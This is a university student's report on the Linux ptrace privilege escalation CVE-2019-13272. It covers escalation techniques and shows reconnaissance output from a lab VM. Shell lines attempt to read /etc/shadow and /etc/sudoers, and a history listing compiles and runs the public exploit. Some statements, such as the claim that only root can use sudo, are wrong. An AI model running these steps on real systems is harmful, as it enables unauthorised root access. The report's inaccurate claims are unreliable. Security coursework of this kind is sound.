SLIIT

Discover Your Future

IE2012 – Software and Network Programming

CVE-2019-13272 local root privilege escalation

Student Name : S M U T Samarakoon

Registration Number : IT19054582

Contents

What is privilege escalation?

Many computer systems are built to be used by several users. Privileges imply what the user is allowed to do. Such common rights involve accessing, reading, or changing system data. Privilege escalation implies that a person gets the right that they're not eligible to. These rights can be used to remove data, access private records, or install unauthorized applications like viruses. It typically occurs anytime a program has a bug that causes protection to be bypassed or, instead, has wrong concept expectations on how it should be utilized.


Not all the users of a system are granted the same privileges. Each user has certain levels of privilege access and in privilege escalation, the main objective is to get promoted to higher levels of privileges such as admins of the system although they are not intended to access those restricted system resources. Privilege escalation is the process of leveraging a bug, design error, or functionality failure in an operating system or software program to achieve additional access to resources that are ordinarily shielded from a program or user [1].

Linux local root privilege escalation (CVE-2019-13272)

CVE-2019-13272 was first found by Jann Horn in 2019 as its nomenclature implies. He discovered that the ptrace of Linux systems does not store securely the credentials of the users hence it can be used to force system crashes (denial of service) and gain unauthorized privileges [2].


Although companies are historically expected to have even more Windows clients, Linux privilege escalation risks are big challenges to compensate for it when evaluating a company's data protection stance. When considering the most important resources of an enterprise, such as web servers, databases, firewalls, etc., they are far more tending to operate a Linux operating system. Attacking these critical devices has the potential to significantly interrupt, though not completely, the processes of the company.

According to the cvedetails.com, the impact rate of CVE-2019-13272 is recorded as 7.2 out of 10. The severity of this vulnerability is fairly high because all confidentially, integrity, and availability (CIA triad) are COMPLETELY compromised if this vulnerability is attacked [3].



CVSS Score	7.2
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Denial Of Service
CWE ID	415

Also, it has been mentioned in nvd.nist.gov that the impact of CVE-2019-13272 as 7.8 out of 10 in their analysis [4].



Severity

CVSS 3.x Severity and Metrics:

NIST: NVD Base Score: 7.8 HIGH Vector: CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Whatever the rates are in the above-mentioned websites, it becomes clear that escalation of privilege can cause leakage of sensitive information, system crashes, and some external disadvantages such as a bad reputation for the organization or fines cost by the authorized parties for revealing sensitive information. For example, employee information, customer details, transaction details can bring disadvantages for an organization in the long term run.

How it works

The basic idea of how the CVE-2019-13272 vulnerability implements can be just mentioned as a low-privileged user of a system who is not granted with admin privileges or the root privileges gaining access as the root user so the attacking low privilege user can read, write or rewrite, replace, delete or basically can do anything that a root user can do. Gaining privilege rights as root means the control of the entire system is in the hands of the attacker.

Who is a root user?

The root user, otherwise recognized as the super user or administrator, is a specific Linux user account used for device management. This is the most powerful person on the Linux network and has keys on all commands and data. The root user will perform certain items that regular users couldn't do, like downloading new applications, modifying the possession of data, and handling certain logins. There is only one root for one Linux system although there might be several super users for the system. Only the root user can use the command ‘sudo’ which is used to give access privileges for users and files of Linux based systems.

A real-life scenario

Suppose that an organization is using a Linux system with arm64 chipset and a kernel version less than 5.1.17 which both individually makes the system vulnerable for CVE-2019-13272 risk. A normal employee who has the common access privileges in the system wants to read a file that is only accessible by the root user, for example, the shadow file which contains passwords details of the users in the company. The employee then searches for the kernel version and other network details to exploit the system and gain privilege as the root user to check the shadow file. This is a very critical scenario because if the employee changes the passwords of all the accounts including the root account, there will be system unavailability and might eventually cause a system crash if the employee sets some viruses to spread in the system. In this case, the CEO might act as the root user while there might be some other super users such as the managers, etc. in the system.

Exploitation techniques

There are three techniques that we can use to implement privilege escalation in Linux based systems.

1. Kernel exploit

In this technique, the kernel programs which run arbitrary codes with executed permissions. Successfully launched exploits allow the attacker to obtain privileges in the form of a root user prompt.

Other exploits of Linux based systems such as shellshock provide access to the system with low-level shell privileges. Assuming the attacker has gained a shell in the system, we can make the kernel,

- To run our payload in kernel mode
- Manipulate the data such as privilege processes
- Launch a shell with new privileges get root

To successfully implement the exploit, the system should have,

- A vulnerable kernel (in this case, a kernel version older than 5.1.17 is vulnerable for exploits)
- A suitable exploit
- The ability to transfer the exploit to the target
- The ability to execute the target in the kernel

2. Exploiting any services that run as root in the system

Most of the web servers, mail servers, and database servers in the Linux systems run as root services. One of the techniques attackers uses to obtain local root privileges is exploiting a service that runs as root. Exploiting such as service will automatically provide the access privileges the same as the root user. For example, the SambaCry exploit which is also considered a Linux vulnerability exploits smb services for privilege access and remote code execution.

3. Exploiting SUID executable

SUID stands for ‘Set User ID’. SUID allows a low privileged user to open a file with the permissions of a specified user. For example, the ping command in Linux requires root permissions to open raw network sockets. By marking the ping program as SUID with the owner marked as root, a low privileged user can execute the ping program as root whenever he/she is executing the ping program. So what the attacker does is find the SUID programs that are marked as SUID, run that program as a low privileged user and get the root privilege by later executing exploits and specific codes.

4. Exploiting SUDO rights of users

If the hacker cannot explicitly reach root through any other method, he can attempt to exploit all of the members that have reached to SUDO. If you have connections to all of the Sudo accounts, you can practically perform some codes with root access.

SUDO commands cannot be performed by the low privileged users. It can be used by only the root users and some super users. However, most of the time, admins allow users to run few SUDO commands which can make the system vulnerable for local root privilege escalation. For example, the admins might allow a certain user to execute the find command to find files and logs in the system. The find command contains parameters for command execution which might facilitate attacks for gaining root privilege.

5. Exploiting badly configured cron jobs

If not configured properly, the cron files become the easiest way for the attackers to gain root privileges. To exploit the system, the attacker has to consider whether the following are satisfied [5].

1. Any script or binaries in cron jobs which are writable?
2. Can we write over the cron file itself?
3. Is cron.d directory writable?

Cron jobs usually run by having root privileges. If one of the cron jobs is successfully hacked, the arbitrary code can be implemented in the system for exploitation.


The method used for this assessment

I have used the first method stated in the list of techniques used for the exploitation of CVE-2019-13272 vulnerability.

The steps I have followed are given below.

I had my account which I have created previously as ‘Udeni Thakshila, and it is a superuser account but still with some restrictions for accessing certain root user files such as shadow files. Also, this account cannot use some Sudo commands too.

1. The other account ‘hac’ was created by me with no privilege access rights to any files stored in the system. This account is similar to an attacker account gained by creating a shell in the system and is used to exploit the CVE-2019-13272 vulnerability.




2. Once logged into the account ‘hac’, I have typed and ran some commands as below to find the system information and user information. This is an important step in any exploitation process as situational awareness is critical to implement a successful exploit.

   whoami – return the logged-in user name

   id – id types of the user hac


   name –a - returns the kernel information. In this machine, the kernel’s version is 4.18.

3. The vulnerable kernels for CVE-2019-13272 are older versions than 5.1.17 as mentioned in an earlier section of this document. Therefore, we can make sure the kernel is vulnerable to this exploitation for gaining local root privileges from a low-level user.




```
[hac@localhost ~]$ whoami
hac
[hac@localhost ~]$ id
uid=1004(hac) gid=1004(hac) groups=1004(hac) context=unconfined_u:unconfined_r:u
nconfined_t:s0-s0:c0.c1023
[hac@localhost ~]$ uname -a
Linux localhost.localdomain 4.18.16-300.fc29.x86_64 #1 SMP Sat Oct 20 23:24:08 U
TC 2018 x86_64 x86_64 x86_64 GNU/Linux
[hac@localhost ~]$ 
```

4. Sudo -l command is used to check the file permissions or the commands the current user can perform. But, this sudo command is not granted for implanting by this hac account.




```
[hac@localhost ~]$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
[hac@localhost ~]$ sudo -l
[sudo] password for hac:
Sorry, user hac may not run sudo on localhost.
[hac@localhost ~]$ 
```

5. The sudoers file contains the sudo users of this system. Before, implementing the exploitation, it might be important to know who the other super users are because according to the requirements, the need to access their files or modifying their account credentials might become important for a successful implementation.




```
[hac@localhost ~]$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
[hac@localhost ~]$ sudo -l
[sudo] password for hac:
Sorry, user hac may not run sudo on localhost.
[hac@localhost ~]$ clear
```

6. Pwd command checks for the location of the services and their directories you are using




```
[hac@localhost ~]$ pwd
/home/hac
[hac@localhost ~]$ who
```

7. The command who returns the already logged in users at the current time.




```
[hac@localhost ~]$ pwd
/home/hac
[hac@localhost ~]$ who
hac      tty2         2020-05-10 11:23 (tty2)
[hac@localhost ~]$ 
```

8. Command w just displays further details of the login processes of the online users.




```
[hac@localhost ~]$ w
 11:52:04 up 29 min,  1 user,  load average: 0.00, 0.03, 0.18
USER     TTY        LOGIN@   IDLE   JCPU   PCPU WHAT
hac      tty2      11:23   29:30  50.30s  4.25s /usr/bin/vmtoolsd -n vmusr
[hac@localhost ~]$ 
```

9. Command history displays all the commands that have been typed by this user. This command is important because it might be important to check whether the attacker has left any information which makes it easy for the admins to trace the attacker details.




```
[hac@localhost ~]$ history
    1  clear
    2  cd Desktop/CVE-2019-13272-master
    3  cd Desktop
    4  ls -l
    5  su - udenithakshila
    6  ls
    7  cd Home
    8  cd home
    9  clear
   10  ls -l
   11  clear
   12  ls -l
   13  cd Desktop/CVE-2019-13272-master
   14  ls -l
   15  rw-rw-r--. 1 hac hac  13962 Jul 31  2019 CVE-2019-13272.c
   16  clear
   17  gcc CVE-2019-13272.c -o pawn
   18  ./pawn
   19  sudo -l
   20  clear
   21  cat /etc/sudoers
   22  sudo -l
   23  clear
   24  pwd
   25  who
   26  clear
   27  who
   28  clear
```

10. Displays the user processes that are actively using the system at the moment.




```
[hac@localhost ~]$ lsof -i
COMMAND    PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
dleyna-re 2249  hac    9u  IPv4  46777      0t0  UDP localhost:ssdp
dleyna-re 2249  hac   10u  IPv4  46778      0t0  UDP 239.255.255.250:ssdp
dleyna-re 2249  hac   11u  IPv4  46780      0t0  UDP localhost:59925
dleyna-re 2249  hac   12u  IPv4  46787      0t0  UDP localhost.localdomain:ssdp
dleyna-re 2249  hac   13u  IPv4  46788      0t0  UDP 239.255.255.250:ssdp
dleyna-re 2249  hac   14u  IPv4  46790      0t0  UDP localhost.localdomain:45609
[hac@localhost ~]$ 
```

11. Similar to the sudo –l command described previously.




```
[hac@localhost ~]$ sudo -i
[sudo] password for hac:
hac is not in the sudoers file.  This incident will be reported.
[hac@localhost ~]$
```

12. Ifconfig –a command provides details about the network of the system.




```
[hac@localhost ~]$ ifconfig -a
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.178.128  netmask 255.255.255.0  broadcast 192.168.178.255
        inet6 fe80::e925:1a9a:1ad3:e85  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:a7:85:b5  txqueuelen 1000  (Ethernet)
        RX packets 373  bytes 24180 (23.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 381  bytes 34585 (33.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 9  bytes 905 (905.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9  bytes 905 (905.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[hac@localhost ~]$
```

13. As a low-level privileged user, hac cannot access the shadow file which can be accessed by only the root users.




```
[hac@localhost CVE-2019-13272-master]$ cat /etc/shadow
cat: /etc/shadow: Permission denied
[hac@localhost CVE-2019-13272-master]$ 
```

14. The code for the exploitation is taken from Github and the folder is saved in the CVE-2019-13272-master folder in the desktop. The ls command shows the files saved in that folder. According to the results shown by the ls –l command, the c file provides the read and write rights for the hac user.



